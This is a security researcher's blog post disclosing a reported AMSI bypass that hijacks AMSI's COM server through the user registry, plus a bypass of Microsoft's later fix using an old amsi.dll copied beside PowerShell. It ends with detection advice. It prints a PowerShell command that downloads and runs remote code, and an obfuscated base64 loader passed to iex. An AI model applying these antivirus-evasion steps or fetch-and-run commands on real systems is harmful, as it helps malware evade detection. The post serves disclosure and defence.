RED TEAMER AND SECURITY ADDICT

ENIGMA0X3

« PHISHING AGAINST PROTECTED VIEW

WSH INJECTION: A CASE STUDY »


BYPASSING AMSI VIA COM SERVER HIJACKING

July 19, 2017 by enigma0x3

Microsoft's Antimalware Scan Interface (AMSI) was introduced in Windows 10 as a standard interface that provides the ability for AV engines to apply signatures to buffers both in memory and on disk. This gives AV products the ability to "hook" right before script interpretation, meaning that any obfuscation or encryption has gone through their respective deobfuscation and decryption routines**.** If desired, you can read more on AMSI here and here. This post will highlight a way to bypass AMSI by hijacking the AMSI COM server, analyze how Microsoft fixed it in build #16232 and then how to bypass that fix.

This issue was reported to Microsoft on May 3rd, and has been fixed as a Defense in Depth patch in build #16232.

To get started, this is what an AMSI test sample through PowerShell will look like when AMSI takes the exposed scriptblock and passes it to Defender to be analyzed:



```
$base64 = "FHJ+YHoTZ1ZARxNgUl5DX1YJEwRWBAFQAFBWHgsFAlEeBwAACh4LBAcDHgNSUAIHCwdQAgALBRQ="
$bytes = [Convert]::FromBase64String($base64)
$string = -join ($bytes | % { [char] ($_ -bxor 0x33) })
iex $string
```


```
Windows PowerShell
Copyright (C) 2016 Microsoft Corporation. All rights reserved.

PS C:\Users\Matt> iex (iwr http://pastebin.com/raw/JHhnFV8m)
iex : At line:1 char:1
+ 'AMSI Test Sample: 7e72c3ce-861b-4339-8740-0ac1484c1386'
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
This script contains malicious content and has been blocked by your antivirus software.
At line:4 char:1
+ iex $string
+ ~~~~~~~~~~~
    + CategoryInfo          : ParserError: (:) [Invoke-Expression], ParseException
    + FullyQualifiedErrorId : ScriptContainedMaliciousContent,Microsoft.PowerShell.Commands.InvokeExpressionCommand

PS C:\Users\Matt> _
```

As you can see, AMSI took the code and passed it along to be inspected before Invoke-Expression was called on it. Since the code was deemed malicious, it was prevented from executing.

That begs the question: how does this work? Looking at the exports of amsi.dll, you can see the various function calls that AMSI exports:



Member	Offset	Size	Value
Characteristics	000095E0	Dword	00000000
TimeDateStamp	000095E4	Dword	25235DAB

Ordinal	Function RVA	Name Ordinal	Name RVA	Name
(nFunctions)	Dword	Word	Dword	szAnsi
00000001	00002320	0000	0000AA93	AmsiCloseSession
00000002	00002030	0001	0000AAA4	AmsiInitialize

One thing that stood out to me immediately is amsi!DllGetClassObject and amsi!DllRegisterServer, as these are all COM entry points and used to facilitate instantiation of a COM object. Fortunately, COM servers are easy to hijack since medium integrity processes default to searching the current user registry hive (HKCU) for the COM server before looking in HKCR/HKLM.

Looking in IDA, we can see the COM Interface ID (IID) and ClassID (CLSID) being passed to CoCreateInstance():

We can verify this by looking at ProcMon:

What ends up happening is that AMSI's scanning functionality appears to be implemented via its own COM server, which is exposed when the COM server is instantiated. When AMSI gets loaded up, it instantiates its COM component, which exposes methods such as amsi!AmsiOpenSession, amsi!AmsiScanBuffer, amsi!AmsiScanString and amsi!AmsiCloseSession. If we can force the COM instantiation to fail, AMSI will not have access to the methods it needs to scan malicious content.

Since the COM server is resolved via the HKCU hive first, a normal user can hijack the InProcServer32 key and register a non-existent DLL (or a malicious one if you like code execution). In order to do this, there are two registry entries that need to be made:

When AMSI attempts to instantiate its COM component, it will query its registered CLSID and return a non-existent COM server. This causes a load failure and prevents any scanning methods from being accessed, ultimately rendering AMSI useless.

As you can see, importing the above registry change causes “C:\IDontExist” to be returned as the COM server:

Now, when we try to run our “malicious” AMSI test sample, you will notice that it is allowed to execute because AMSI is unable to access any of the scanning methods via its COM interface:

You can find the registry changes here:

https://gist.github.com/enigma0x3/00990303951942775ebb834d5502f1a6

Now that the bug is understood, we can go about looking at how Microsoft fixed it in build #16232. Since amsi.dll is AMSI’s COM server as well, diffing the two DLLs seemed like a good place to start. Looking at the diff, the AmsiInitialize function stood out as it likely contains logic to actually instantiate AMSI.

On the left, we have the old AMSI DLL and on the right, we have the newly updated AMSI DLL. As you can see, Microsoft appears to have removed the call to CoCreateInstance() and replaced it with a direct call to DllGetClassObject(). CoCreateInstance() can be defined as a high-level function used to instantiate COM objects that is implemented using CoGetClassObject(). After resolution finishes (partially via registry CLSID lookups) and the COM server is located, the server's exported function "DllGetClassObject()" is called. By replacing CoCreateInstance with a direct call to amsi.dll's DllGetClassObject() function, the registry resolution is avoided. Since AMSI is no longer querying the CLSID in the registry for the COM server, we are no longer able to hijack it.

Now that we know the fix, how do we go about bypassing it? Before proceeding, it is important to understand that this particular bug has been publicized and talked about since 2016. Essentially, scripting interpreters, such as PowerShell, load amsi.dll from the working directory instead of loading it from a safe path such as System32. Due to this, we can copy PowerShell.exe to a directory we can write to and bring back the vulnerable version of amsi.dll. At this point, we can either hijack the DLL off the bat, or we can create our same registry keys to hijack AMSI's COM component. Since this vulnerable AMSI version still calls CoCreateInstance(), we can hijack the registry search order again.

First, we can verify that the patched amsi.dll version doesn't query the COM server via the registry by creating a ProcMon filter for powershell.exe and AMSI's CLSID. When PowerShell starts, you will notice no entries come up:

Next, we drop the vulnerable AMSI DLL and move PowerShell to the same directory. As you can see, it is now querying the registry to locate AMSI's COM server:

With the vulnerable AMSI DLL back, we can now execute the COM server hijack:

Detection: Despite fixing this in build# 16232, it is still possible to execute this by executing a DLL hijack using the old, vulnerable AMSI DLL. For detection, it would be ideal to monitor (via command line logging, etc.) for any binaries (wscript, cscript, PowerShell) that are executed outside of their normal directories. Since the bypass to the fix requires moving the binary to a user writeable location, alerting on these executing in non-standard locations would catch this.

-Matt N.

SHARE THIS:

Twitter Facebook

Loading...

Bookmark the permalink.

LEAVE A COMMENT

Search … Search

ARCHIVES

- October 2023
- January 2020
- December 2019
- August 2019
- July 2019
- March 2019
- January 2019
- October 2018
- June 2018
- January 2018
- November 2017
- October 2017
- September 2017
- August 2017
- July 2017
- April 2017
- March 2017
- January 2017
- November 2016
- August 2016
- July 2016
- May 2016
- March 2016
- February 2016
- January 2016
- October 2015
- August 2015
- April 2015
- March 2015
- January 2015
- October 2014
- July 2014
- June 2014
- March 2014
- January 2014

Blog at WordPress.com.

RECENT POSTS

- CVE-2023-4632: Local Privilege Escalation in Lenovo System Updater
- Avira VPN Local Privilege Escalation via Insecure Update Location
- CVE-2019-19248: Local Privilege Escalation in EA's Origin Client
- Avira Optimizer Local Privilege Escalation
- CVE-2019-13382: Local Privilege Escalation in SnagIt

CATEGORIES

- Uncategorized

RECENT COMMENTS

Ron on CVE-2019-13382

enigma0x3 on CVE-2019 Privileg…

Ron on CVE-2019-13382

Soc on Defeating Device

"Fileless… on "Fileless" U

META

- Register
- Log in
- Entries feed
- Comments feed
- WordPress.com